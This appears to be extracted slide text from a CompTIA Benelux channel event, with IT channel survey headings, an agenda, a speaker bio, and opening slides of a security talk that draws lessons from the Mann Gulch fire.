
Level of financial risk tolerance



Sources of funding used by companies




Number of vendor channel partnerships



Channel firms have grown far more selective about vendor relationships in recent years. Differing business models and new adjacent roles have allowed channel partners to thrive in new and varied ways in the industry. That has impacted how they interact with vendors. The same programs, resources, incentives, and other engagement/enableness mechanisms aren't as relevant today, leading channel firms on a search for the best fit. This could mean settling on fewer, more relevant and/or profitable vendors on their line card.

Channel satisfaction level with vendors



Reasons for changes to vendor relationships




View of competitors in business today

Primary competition today




The even balance of competitor types could reflect the channel's pivot in how they deal with encroachment by online marketplaces – and that is, not to compete head-to-head. The fact is that online marketplaces need not be the channel's mortal enemy – they are here to stay. Savvy firms have figured out how to work with and around them, selling their own offerings through them with transactions either facilitated by the marketplace e-commerce engine or linked back directly to a channel firm's own storefront.

Most requested MSP services




Driving business by using metrics

Metrics tracked by MSPs



IT INDUSTRY OUTLOOK 2024





09:30 – 10:15 Registration, Breakfast and Networking



09:30 – 09:45 CompTIA Welcome



10:25 – 10:35 Community Introduction



10:35 – 11:05 State of the Channel - Benelux



11:05 – 11:20 Small Networking Break



11:20 – 12:00 Fires, Finance and Phreaking



11:20 – 12:00 Fires, Finance and Phreaking



12:00 – 13:00 Lunch



13:00 – 13:45 Out of your head, into your life



13:45 – 14:30 Women in Tech



14:30 – 15:00 Break & Networking

WE ARE THE
CompTIA
COMMUNITY



Mostyn Thomas

Pax8

Fires, Finance and Phreaking

Can historical insights help build a better cybersecurity future?


Mostyn Thomas


Senior Security Director, Academy P

25 years experience working with MSPs, including founding and running Astrix integrated systems in 2001, which he sold in 2018 to concentrate on cyber security.

Much of his work with MSPs is to deliver effective cyber security solutions to the MSP company itself and their customers through best practice and awareness training.

In addition to his unique experience, Mostyn holds security certifications from Comptia, british computer society, national cyber security centre and is a qualified cyber essentials assessor.











MANN GULCH FIRE

National Register of Historic Places

On August 5th, 1949, a lightning caused wildfire entrapped a smokejumper crew in this steep canyon.

Before it was controlled it took the lives of 13 men and burned nearly 5,000 acres.

The lessons learned from this tragic event continue to influence wildland fire fighting.



Helena National Forest





Lessons of Mann Gulch

1. **Communication** - The radio equipment was destroyed in the parachute drop
2. **Teamwork and Training** - Limited time had been available to learn and work as a team
3. **Strategy** – The methods for how to fight forest fires was far too structured – It did not place enough importance on being flexible and resilient in dangerous situations.

“

To point the way to safety in the face of surprise, **leaders** today need to develop **resilient groups** that are capable of four things: **improvisation**, **wisdom**, respectful **interaction**, and **communication**.

- Harvard Business Review

LEHMAN BROTHERS

SEP 15

